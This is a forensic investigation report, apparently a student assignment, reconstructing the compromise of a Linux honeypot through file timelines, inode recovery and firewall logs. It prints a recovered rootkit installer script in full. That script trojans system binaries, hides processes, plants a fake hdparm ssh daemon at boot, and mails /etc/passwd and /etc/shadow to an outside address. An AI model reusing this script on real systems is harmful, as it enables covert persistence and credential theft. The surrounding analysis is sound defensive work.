- Root access to the honeypot was gained via a statdx exploit occuring at 15:14:31 hrs 22April 2003.
- Two unauthorised user accounts, boom and cgi were created
- key system binaries, netstat, ifconfig, and ps were trojaned to hide the hackers activities\
- Hidden directories have been created and filled with the hackers tools
- Trojaned ssh daemons have been found (fstab and xl)
- eth0 entered promiscuous mode and
- A loadable kernel module for a variation of the adore worm was installed to /usr/sbin
- The hacker downloaded their rootkit(s) via ftp from ftp boomya.netfirms.com
- The hacker installed their tool suite from files named adore-0.14.tar.gz, rs.tar.gz and boom.tar.gz

Timeline Creation and Analysis

I now have an idea of the actions that have been performed by the hacker, established how they got into the honeypot and what tools they used to ensure their continued access. Now it is time to put these things together and construct a timeline of the hack.

By examining the Modified, Accessed and Changed (MAC times) of each file, I can establish the last time that it was accessed, modified or changed. This allows me to construct a timeline of events. Unfortunately, hackers sometimes try to cover their tracks by using the ***touch*** command and altering MAC times. 'Touching' every file in drive would make the investigators job very difficult, it wouldn't be particuarly stealthy though.

I begin by examing the modification times of all executeables owned by the user ***root***. I did this to see if I had overlooked the modification of any system binaries (in addition to netstat, ifconfig, ps)

```
[root@localhost hack]#find /mnt/hack/root   -type f  -user root -perm +111 -printf  %T@ %k\t %h/%f\n" | sort

22 03 1999 17 26 10./usr/bin/sum

22 03 1999 17 26 10./usr/bin/tac

22 03 1999 17 26 10./usr/bin/tail

--------------------SNIP------------------------------------------------------------------ SNIP------------------------------------------

961909648 3      ./usr/doc/.boom/rs/john/src/best.sh
961909701 1      ./usr/doc/.boom/rs/john/src/sparc.sh
981907031 38     ./usr/doc/.boom/.. /wu
981922856 24     ./usr/doc/.boom/.. /va
982662522 17     ./usr/doc/.boom/.. /bindscan
982662555 21     ./usr/doc/.boom/..  /bind8x
982979591 2      ./usr/doc/.boom/.. /bindme
983201013 34     ./bin/ps
983201022 36     ./bin/netstat
983201027 21     ./sbin/ifconfig
985210077 641./usr/doc/.boom/.. /xl
985431039 1      ./usr/doc/.boom/.. /secure
987368158 1      ./usr/doc/.boom/.. /rdx
987368180 1      ./usr/doc/.boom/.. /xdr
987368952 3      ./usr/doc/.boom/.. /psg
```


The times are returned in the number of seconds that have passed since 1/01/1970 (epic time). I can now see that ***ps*** was modified on 983201013 which relates to 15:23:33, 25/02/2001. This is very different to the other ***root*** owned executeables which mostly report as being last modified on 17:26:10, 22/03/1999 (this can be attributed to the age of the distribution). No nasty surprises discovered here, so I'll move on.

I have already established that 'extra' files and directories have been created by the hacker, however, I could still check, by using the ***find*** command, the list of all files and directories printed out in order of Change Time (c time). This may show me which times to examine for evidence of an installation script. I feel that this step is uneccesary in this instance and that a complete timeline analysis may prove more useful.


For now though I will use TASK controlled by Autopsy to create my timeline for me. My research into the use of Autopsy with Redhat 8.0 and 9.0 revealed that a problem exists with the way the perl module controls date manipulations. Apparently it results in the display of malformed UTF characters. Not to worry though as this does not change any of the times, rather it displays times in GMT instead of local times. I just have to remember to add 10 hours to the GMT times to determine the local time.

Autopsy uses TASK'S ***ils*** and ***fls***functions to organise data and inode information from each image file into a single body file. Autopsy then creates a timeline file based on the start and finish dates selected by the user.

To start the process, I clicked on the 'TimeLine' button displayed on the main




window:



Then it is necessary to select which images to use to create the body file:

Finally, I was asked to select my timeframe. I chose to examine the period 22/04/2003 until the 24/04/2003. The times would be calculated in GMT; therefore every event from the statdx exploit until switch off would be displayed in this timeframe.



The resultant timeline file was named 'timeline' and was created in the same directory as my images. It was far easier and quicker to examine the timeline file in a shell rather than in Autopsy.

The creation of new user's ***cgi*** and then ***boom*** can be seen starting at15:21:44:

```
Apr 22 2003 05:21:44      124 m.c  -/-rw-r--r-- 0        0        38765    /home/cgi/.bashrc
                          230 mac  -/-rw-r--r-- 0        0        38764    /home/cgi/.bash_profile
                           24 mac  -/-rw-r--r-- 0        0        38763    /home/cgi/.bash_logout
                         1422 mac  -/-rw-r--r-- 0        0        38762    /home/cgi/.Xdefaults
Apr 22 2003 05:22:24      230 m.c  -/-rw-r--r-- 501      501      40804    /home/boom/.bash_pro file
                          124 .a.  -/-rw-r--r-- 0        0        60298    /etc/skel/.ba shrc
                         1180 .a.  -/-rw-r--r-- 0        0        12081    /etc/login.defs
                          124 m.c  -/-rw-r--r-- 501      501      40805    /home/boom/.bashrc
                           24 mac  -/-rw-r--r-- 501      501      40803    /home/boom/.bash_logout
                          428 m.c  -/-rw-r--r-- 0        0        12371    /etc/group
```

The telnet login by the user ***boom*** and subsequent 'su' to ***cgi*** is also displayed: (edited for brevity)

```
Apr 22 2003 05:46:04      161 .a.  -/-rw-r--r-- 0        0        12055    /etc/hosts.allow
                           83 .a.  -/-rw-r--r-- 0        0        12381    /etc/issue.net
                          347 .a.  -/-rw-r--r-- 0        0        12056    /etc/hosts.deny
                        25284 .a.  -/-rwxr-xr-x 0        0        98031    /usr/sbin/tcpd
                        32556 .a.  -/-rwxr-xr-x 0        0        98036    /usr/sbin/in.telnetd
Apr 22 2003 05:46:13     1342 .a.  -/-rw-r--r-- 0        0        48197    /etc/security/console.perms
                          124 .a.  -/-rw-r--r-- 501      501      40805    /home/boom/.bashrc
                          230 .a.  -/-rw-r--r-- 501      501      40804    /home/boom/.bash_profile
Apr 22 2003 05:46:35      124 .a.  -/-rw-r--r-- 0        0        38765    /home/cgi/.bashrc
```

It then appears as if the hacker starts a script that downloads their rootkit:

```
Apr 22 2003 05:48:52  48890 .a.  -rwxr-xr-x 0        0        42842    <hdb6_image.img -dead-42842>
                     273438 .a.  -rw-r--r-- 16161    600      42858    <hdb6_image.img -dead-42858>
                       7291 .a.  -rw-r--r-- 16161    600      42859    <hdb6 _image.img-dead-42859>
                          0 .a.  -rw-r--r-- 0        0        42854    <hdb6_image.img -dead-42854>
                      10240 .a.  -rw-r--r-- 0        0        42860    <hdb6_image.img -dead-42860>
Apr 22 2003 05:49:14 273438 ..c  -rw-r--r-- 16161    600      42858    <hdb6_image.img -dead-42858>
                       7291 ..c  -rw-r--r-- 16161    600      42859    <hdb6_image.img -dead-42859>
Apr 22 2003 05:49:19   2048 m.c  -/drwxr-xr-x 0      0        36145    /sbin
                      33280 ..c  -/-rwxr-xr-x 0      0        20150    /bin/ps
```

The rootkit installation continues replaces the binaries ***ps*** and ***netstat*** and ***ifconfig***. Also, in the following lines I can see the ***rc.sysinit*** file being modified to include the line to start ***hdparm*** the trojaned ssh daemon. Before I now have to look further into the timeline, as I need to understand what happened here. I'll need to look at the inodes pointed to by this event.

Checking the Inodes related to some of these events is done at the same time as I analyse the timeline. Autopsy is used to do this in the 'Inode Browsing' menu. For the purposes of this assgnment, some of the inodes are examined in more depth in the 'deleted file recovery' section. Inode 42858(see next section) contains most of the tools from the rootkit but where is the script that started it?

Inode 42860 held the key to what happened during the rootkit installation with the discovery of the install shell script:

```
#!/bin/sh
clear
unset HISTFILE
unset HISTSAVE
killall -9 lpd
killall -9 inetd
echo
echo
bla2=`pwd`
echo "${RED}#######     #####       #####   ###########     ###
###  ##$
echo "${RED}###  ## #    ### ###      ### ###  ###########     ###   ###
##$
echo "${RED}###   ###  ## #   ###    ###   ###     ###        ## #  ###
##$
echo "${RED}###  ###  ###     ###  ###     ###    ###        ### ###
##$
echo "${RED}#######   ###     ###  ###     ###     ###        ######
##$
echo "${RED}### ###   ###     ###  ###     ###    ###        ### ###
##$
echo "${RED}###  ###   # ##   ###    ###   ###     ###        ## #  ###
##$
echo "${RED}###    ###   ### ###      ### ###      ###        ## #   ###
##$
echo "${RED}###     ###   #####       #####      ###        ###
###  ##$
echo
echo
echo
echo
echo "${DMAG}Greetings to ppl from #HACKMASTERs and #irc_ro${RES}"
echo
chown root.root *
echo
chown root.root *
echo "#############################"
echo "#BOOMYA iz taKIn 0vEr#"
echo "#############################"
chattr -i /bin/ls
chattr -i /bin/ps
chattr -i /bin/netstat
chattr -i /bin/top
```

```
chattr -i /sbin/ifconfig
chattr -i /usr/bin/hdparm
echo "+++ /sbin & /bin +++"
rm -rf /sbin/ifconfig
mv ifconfig /sbin/ifconfig
rm -rf /bin/netstat
mv netstat /bin/netstat
rm -rf /bin/ps
mv ps /bin/ps
echo "+++ Gata +++"
echo "+++ Dev +++"
echo
echo
touch /dev/dsx
>/dev/dsx
echo "3 fstab" >> /dev/dsx
echo "3 linsniffer" >> /dev/dsx
echo "3 x" >>/dev/dsx
echo "3 sl2" >>/dev/dsx
echo "3 mech" >>/dev/dsx
echo "3 muh" >>/dev/dsx
echo "3 bnc" >>/dev/dsx
echo "3 psybnc" >>/dev/dsx
echo "3 flood" >>/dev/dsx
echo "3 http.cgi" >>/dev/dsx
touch /dev/ptyq
>/dev/ptyq
echo "3 59659 >>/dev/ptyq
echo "3 59659 >>/dev/ptyq
echo "3 5965" >>/dev/ptyq
echo "3 5965" >>/dev/ptyq
echo "* Gata"
echo "+++ /dev/ida/.inet +++"
mkdir -p /dev/ida/.inet
echo "+++ cp stuff in /dev/ida/.inet +++"
cp linsniffer logclear sense sl2 x rs.tar.gz fstab s ssh_host_key ssh_random_seed /dev/ida/.inet/
rm -rf linsniffer logclear sense fstab s ssh_host_key ssh_random_seed rs.tar.gz
touch /dev/ida/.inet/tcp.log
echo ""
echo "+++ StArTuP +++"
rm -rf /usr/bin/hdparm
echo "# HD Parammeters" >> /etc/rc.d/rc.sysinit
echo "/usr/bin/hdparm -t1 -X53 -p" >> /etc/rc.d/rc.sysinit
echo >> /etc/rc.d/rc.sysinit
cp -f hdparm /usr/bin/
chmod 500 /usr/bin/hdparm
chattr +i /usr/bin/hdparm
/usr/bin/hdparm
sleep 1
echo "+++ Mailing information about this server +++"
touch mailtome
uname -a >> mailtome
pwd >> mailtome
id >> mailtome
cat /proc/cpuinfo|grep "processor" >> mailtome
```

```
cat /proc/cpuinfo|grep "vendor_id" >> mailtome
cat /proc/cpuinfo|grep "model name" >> mailtome
cat /proc/cpuinfo|grep "cpu MHz" >> mailtome
cat /proc/cpuinfo|grep "bogomips" >> mailtome
echo "--- Memory information :" >> mailtome
cat /proc/meminfo >> mailtome
echo "--- Partition information :" >> mailtome
cat /proc/partitions >> mailtome
mount >> mailtome
echo "------------------------------------------------------------------------------ " >> mailtome
echo "------------------------------------------------------------------------------ " >> mailtome
echo "------------------------------------------------------------------------------ " >> mailtome
w >> mailtome
echo "------------------------------------------------ ----------------------------" >> mailtome
echo "------------------------------------------------------------------------------ " >> mailtome
echo "------------------------------------------------------------------------------ " >> mailtome
ps ax >> mailtome
echo "------------------------------------------------------------------------------ " >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
echo "----------------------------------------------- ----------------------------" >> mailtome
netstat -tau >> mailtome
echo "------------------------------------------------------------------------------ " >> mailtome
echo "------------------------------------------------------------------------------ " >> mailtome
echo "------------------------------------------------------------------------------ " >> mailtome
echo "Acum se citeshte portul"
cat /dev/ida/.inet/s >> mailtome
echo "" >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
echo "------------------------------------------------------------------------------ " >> mailtome
echo "------------------------------------------------------------------------------ " >> mailtome
echo "This is the passwd file" >> mailtome
echo "" >>mailtome
cat /etc/passwd >> mailtome
echo "" >> mailtome
echo "------------------------------------------------------------------------------ " >> mailtome
echo "" >> mailtome
cat /etc/shadow >> mailtome
echo "------------------------------------------------------------------------------ " >> mailtome
echo "------------------------------------------------------------------------------ " >> mailtome
echo "---------------------------------------------------------------------- -------" >> mailtome
/sbin/ifconfig >> mailtome
cat mailtome|mail -s "alpy" rootkit@37.com
rm -rf mailtome
echo "+++ Mail sent +++"
echo ""
echo ""
echo
echo "+++ Job d0nE +++"
echo
echo "+++ Mess with the best , PL eAsE join #HACKMASTERs +++"
cd ..
rm -rf boom boom.tar.gz
```

If I now look at the contents of this file I can understand all of the actions in the script and corelate them to what I am seeing in the time line. The running ofd this script is shown on the next page.
It is necessary to add 10 hours to these times to get local time. Therefore, this event occurs between 15:49:19 and 15:14:29 local time.

The next significant even shown in the timeline occurs at 15:49:59 when the users logs of the su session for ***cgi:***

```
Apr 22 2003 05:49:59       0 mac  -/-rw------- 501      501      40806    /home/boom/.Xauthority -c (deleted)
                           0 mac  -rw------- 501      501      40806    <hdb6_image.img -dead-40806>
                        1024 m.c  -/drwx------ 0       0        38761    /home/c gi
                         144 mac  -/-rw------- 0       0        38766    /home/cgi/.bash_history
                        1024 m.c  -/drwx------ 501      501      40801    /home/ boom
                           0 mac  -/-rw------- 501      501      40806    /home/boom/.Xauthority -l (deleted)
```

The hacker then creates the ***/usr/doc/.boom*** directory and untarr's all the files from rs.tar.gz into it:

```
Apr 22 2003 05:50:19    3072 m.c  -/drwxr-xr-x 0       0        18361    /usr/doc
Apr 22 2003 05:52:08     89 7 .ac -/-rw------- 0       0        140976   /usr/doc/.boom/rs/john/src/common.h
                         588 .ac  -/-rw------- 0       0        140987   /usr/doc/.boom/rs/john/src/logger.h
                        1006 .ac  -/-rw------- 0       0        141007   /usr/doc/.boom/rs/john/src/x86 -any.h
                        2763 .ac  -/-rw------- 0       0        140939   /usr/doc/.boom/rs/john/src/detect.c
                        7325 .ac  -/-rw------- 0       0        140923   /usr/doc/.boom/rs/john/sr c/BSDI_fmt.c
                         585 .ac  -/-rw-r--r-- 16161    600      90011    /usr/doc/.boom/rs/a/README
                       15557 .ac  -/-rwxr-xr-x 16161    600      147000   /usr/doc/.boom/rs/bind/scan
                        1705 .ac  -/-rw------- 0       0        140943   /usr/doc/.boom/rs/john/src/idle.c
                       27733 .ac  -/-rw------- 0       0        140930   /usr/doc/.boom/rs/john/src/MD5_std.c
                       26388 .ac  -/-rw------- 0       0        140936   /us r/doc/.boom/rs/john/src/compiler.c
                       27389 .ac  -/-rw------- 0       0        141018   /usr/doc/.boom/rs/j ohn/src/x86-mmx.S
                        5665 .ac  -/-rw------- 0       0        140932   /usr/doc/.boom/rs/john/src/bench.c
                       64652 .ac  -/-rwx------ 0       0        2285     /usr/doc/.boom/rs/wu/superwu
                         171 .ac  -/-rw------- 501      501      128701   /usr/doc/.boom/rs/strobe/INSTALL
-----------------------------------------------SNIP-------------------------------------SNIP------------------------------------
```

This continues until 15:52:20 when the hacker starts compiling the adore source code from the c-text file pointed to by inode 124689 (adore.c).

```
Apr 22 2003 05:52:20     264 ..c  -/-rw-r--r-- 0       0        124688   /usr/doc/ .boom/adore/Makefile
                        2957 ..c  -/-rw-r--r-- 0       0        124689   /usr/doc/.boom/adore/ava.c
                       14330 ..c  -/-rw-r--r-- 0       0        124686   /usr/doc/.boom/adore/adore.c
                         585 .ac  -/-rw-r--r-- 0       0        124691   /usr/doc/.boom/adore/README
                        1660 .ac  -/-rw-r--r-- 33      0        124690   /usr/doc/.boom/adore/LICENSE
Apr 22 2003 05:52:37      85 .a.  -/-rw-r--r-- 0       0        87831    /usr/src/linux -2.2.5/include/linux/config.h
                       14330 .a.  -/-rw-r--r-- 0       0        124686   /usr/doc/.boom/adore/adore.c
                       30500 .a.  -/-rw-r--r-- 0       0        87804    /usr/src/linu x-2.2.5/include/linux/autoconf.h
                         264 .a.  -/-rw-r--r-- 0       0        124688   /usr/doc/.b oom/adore/Makefile
Apr 22 2003 05:52:38    5564 .a.  -/-rw-r--r-- 0       0        67439    /usr/src/linux -2.2.5/include/asm -
i386/system.h
                        2221 .a.  -/-rw-r--r-- 0       0        88103    /usr/src/linux -2.2.5/include/linux/types.h
                       22523 .a.  -/-rw-r--r-- 0       0        88044    /usr/src/linux -2.2.5/include/linu x/sched.h
                         956 .a.  -/-rw-r--r-- 0       0        87879    /usr/src/linux -2.2.5/include/linux/hfs_fs_i.h
                        4969 .a.  -/-rw-r--r-- 0       0        87985    /usr/src/linux -2.2.5/include/linux/net.h
-----------------------------------------------SNIP-------------------------------------SNIP------------------------------------
```

This finishes at 15:52:49 hours 22 Apr 2003 and then there is no more activity until 16:32:01 – 17:00 hrs when the hacker uses the ***make*** command to make something. What exactly was made is not clear as all the inodes have been un-linked when the hacker deleted them trying to cover their tracks. When linux deletes files though, it leaves the contents of these inodes intact but un-linked, making the contents potentially recoverable. So know I turn back to the Inode browsing to get an idea of what the hacker is making and then trying to run (heavy repeated access to same files).

```
Apr 22 2003 06:32:01    541 .a.  -rw-r--r-- 0       0       155175   <hdb5_image.img -dead-155175>
                         85 .a.  -rw-r--r-- 0       0       155191   <hdb5_image.img -dead-155191>
                        103 .a.  -rw-r--r-- 0       0       155183   <hdb5_image.img -dead-155183>
                         48 .a.  -rw-r--r-- 0       0       147058   <hdb5_image.img -dead-147058>
                        222 .a.  -rw-r--r-- 0       0       155187   <hdb5_image.img -dead-155187>
                        136 .a.  -rw-r--r-- 0       0       155155   <hdb5_image.img -dead-155155>
                         65 .a.  -rw-r--r-- 0       0       147061   <hdb5_image.img -dead-147061>
                        21 3 .a. -rw-r--r-- 0       0       155160   <hdb5_image.img -dead-155160>
                        250 .a.  -rw-r--r-- 0       0       155195   <hdb5_image.img -dead-155195>
----------------------------SNIP---------------------------SNIP----------------------------------SNIP----------------------------
                     104316 .a.  -/-rwxr-xr-x 0       0       14943    /usr/bin/make
                       5796 ma.  -rwxr-xr-x 0       0       8422     < hdb5_image.img-dead-8422>
                      12130 ma.  -rwxr-xr-x 0       0       155226   <hdb5_image.img -dead-155226>
                      12069 ma.  -rwxr-xr-x 0       0       155227   <hdb5_image.img -dead-155227>
Apr 22 2003 06:32:28   1348 .a.  -rw-r--r-- 0       0       8421     <hdb5_image.img -dead-8421>
Apr 22 2003 06:32:30   6592 m..  -rw-r--r-- 0       0       85930    <hdb5_image.img-dead-85930>
                      14916 m..  -rw-r--r-- 0       0       85932    <hdb5_image.img -dead-85932>
                       5360 m..  -rw-r--r-- 0       0       85931    <hdb5_image.img -dead-85931>
Apr 22 2003 06:32:31  10152 m..  -rw-r--r-- 0       0       85935    <hdb5_imag e.img-dead-85935>
                      11340 m..  -rw-r--r-- 0       0       85933    <hdb5_image.img -dead-85933>
                       8280 m..  -rw-r--r-- 0       0       85934    <hdb5_image.img -dead-85934>
```

Most of the fragments pointed to by the above inode numbers contain data with no human readable strings, I was unable to find a script file or any other 'controlling' file or README files that would give me clues as to what was being made. Inode 85941 provided the best clue when a strings analysis proved it to be 'psyBNC', a internet relay chat bounce program, used to hide a users real IP address when connected to IRC servers. Inode 85929 and 85911 contained an eggdrop bot script, while Inode 57270 contained an energy mech bot.

```
Compiling?

~~~~~~~~~~

To compile the source:

1) Uncompress the source code distribution archive.

2) cd emech-2.8.1

-- Since you are reading this file, you have most likely already
```

These tools are used to 'hold open' irc channels for a user. Inode 57269 even tells me which IRC servers and channel that the hacker was trying to connect to:-

```
CHANNEL #boomya

SERVER stockholm.se.eu.undernet.org 6667

SERVER flanders.be.eu.undernet.org 6667

SERVER eu.undernet.org 6667
```

The timeline shows these files being 'accessed' many times in succession suggesting that the hacker is trying to get them working and failing. This is due to the restrictive firewall rules that were placed upon the honeypot by the systems administrator who did not want one of his machines being used in a malicious manner by any hacker that successfully compromises it.

This reinforces the clues that the tcpdump data that was collected by the systems administrator gave me. It is now time to look at that tcpdump traffic, searching for activity with a destination port of 6667. This activity is confirmed as starting at 16:34:14 there is a mass of traffic being dropped by the firewall, originating from the honeypot with a destination port of 6667. Typically IRC daemons use port 6667 - 7000.

```
Apr 22 16:34:14 fire kernel: Dropped forwarding packets: IN=eth2 OUT=eth0
SRC=192.168.1.140 DST=140.99.102.4 LEN=60 TOS=0 x00 PREC=0x00 TTL=63 ID=58352
DF PROTO=TCP SPT=3165 DPT=6667 WINDOW=32120 RES=0x00 SYN URGP=0
Apr 22 16:34:17 fire kerne l: Dropped forwarding pack ets: IN=eth2 OUT=eth0
SRC=192.168.1.140 DST=140.99.102.4 LEN=60 TOS=0 x00 PREC=0x00 TTL=63 ID=58354
DF PROTO=TCP SPT=3165 DPT=6667 WINDOW=32120 RES=0x00 SYN URGP=0
Apr 22 16:34:23 fire kernel: Dropped forwarding packets: IN=eth2 O UT=eth0
SRC=192.168.1.140 DST=140.99.102.4 LEN=60 TOS=0 x00 PREC=0x00 TTL=63 ID=58356
DF PROTO=TCP SPT=3165 DPT=6667 WINDOW=32120 RES=0x00 SYN URGP=0
Apr 22 16:34:35 fire kernel: Dropped forwarding packets: IN=eth2 OUT=eth0
SRC=192.168.1.140 DST=140.99.102 .4 LEN=60 TOS=0 x00 PREC=0x00 TTL=63 ID=58357
DF PROTO=TCP SPT=3165 DPT=6667 WINDOW=32120 RES=0x00 SYN URGP=0
Apr 22 16:34:59 fire kernel: Dropped forwarding packets: IN=eth2 OUT=eth0
SRC=192.168.1.140 DST=140.99.102.4 LEN=60 TOS=0x00 PREC=0x00 TTL=63 ID=5 8376
DF PROTO=TCP SPT=3165 DPT=6667 WINDOW=32120 RES=0x00 SYN URGP=0
Apr 22 16:35:47 fire kernel: Dropped forwarding packets: IN=eth2 OUT=eth0
SRC=192.168.1.140 DST=140.99.102.4 LEN=60 TOS=0 x00 PREC=0x00 TTL=63 ID=58447
DF PROTO=TCP SPT=3165 DPT=6667 WIND OW=32120 RES=0x00 SYN URGP=0
```

The hacker tested their connectivity by using the ping command, possibly in an attempt to figure out why their connections to the IRC servers would not work.

```
Apr 22 2003 06:48:14    14804 .a.  -/-rwsr-xr-x 0    0    20149   /bin/ping
```

At 17:26:20 hrs the hacker ran ***secure*** to delete any files named ****.portmap*** in /etc/rc.d and it's sub-directories:

```
Apr 22 2003 07:26:20    186 .a.  -/-rwxr-xr-x 0    0    112447  /usr/doc/.b oom/rs/rs/secure
```

At 17:35:34 The hacker edited the file /usr/doc/.boom/rs/john/run/1 and then at 17:35:42 (as earlier discovered) 'made' John The Ripper:

```
Apr 22 2003 07:35:34    159576 .a.  -/-rwxr-xr-x 0    0    15079   /usr/bin/pico
Apr 22 2003 07:35:42         2 mac  -/-rw-r--r-- 0    0    250     /usr/doc/.boom/rs/john/run/1
                          1024 m.c  -/drwx------ 0    0    246     /usr/doc/.boom/rs/john/run
```

The hacker then, starting at 17:58:38 hrs, un-tar'd ***boomssh.tar.gz*** and ***boomsyn.tar.gz*** into the ***.boom/ssh*** and ***.boom/syn*** directories respectively:

```
Apr 22 2003 07:58:38   423879 m..  -/-rw-r--r-- 0    0    124694  /usr/doc/.boom/boomssh.tar.gz (deleted)
                       423879 m..  -rw-r--r-- 0    0    124694  <hdb5_image.img-dead-124694>
Apr 22 2003 08:00:04   133007 m..  -/-rw-r--r-- 0    0    124695  /usr/doc/.boom/boomsyn.tar.gz (deleted)
                       133007 m..  -rw-r--r-- 0    0    124695  <hdb5_image.img-dead-124695>
```

These tarballs are then subsequently deleted shortly after and I will attempt to recover them during the next section. Ftp is accessed and the file alpyscan.tar.gz is untar'd. The hacker then compiles files in this directory:

```
Apr 22 2003 08:04:28    62268 .a. -/-rwxr-xr-x 0       0       14529    /usr/bin/ftp
Apr 22 2003 08:04:45    17934 m.. -/-rw-r--r-- 0       0       124693   /usr/doc/.boom/alpyscan.tar.gz (deleted)
                        17934 m.. -rw-r--r-- 0         0       124693   <hdb5_image .img-dead-124693>
Apr 22 2003 08:05:08    50384 .a. -/-rwxr-xr-x 0       0       20117    /bin/zcat
                         4794 ..c -/-rw-r--r-- 0       100     155134   /usr/doc/.boom/alpyscan/luckscan -a.c
                       113900 .a. -/-rwxr-xr-x 0       0       20153    /bin/tar
                        50384 .a. -/-rwxr-xr-x 0       0       20117    /bin/gunzip
                           14 .a. -/lrwxrwxrwx 0       0       14615    /usr/bin/gzip -> ../../bin/gzip
                        50384 .a. -/-rwxr-xr-x 0       0       20117    /bin/gzip
                        17934 .a. -rw-r--r-- 0         0       124693   <hdb5_image.img -dead-124693>
                        14785 ..c -/-rw-r--r-- 0       0       155133   /usr/doc/.boom/ alpyscan/luckstatdx.c
                        17934 .a. -/-rw-r--r-- 0       0       124693   /usr/doc/.boom/alpyscan.tar.gz (deleted)
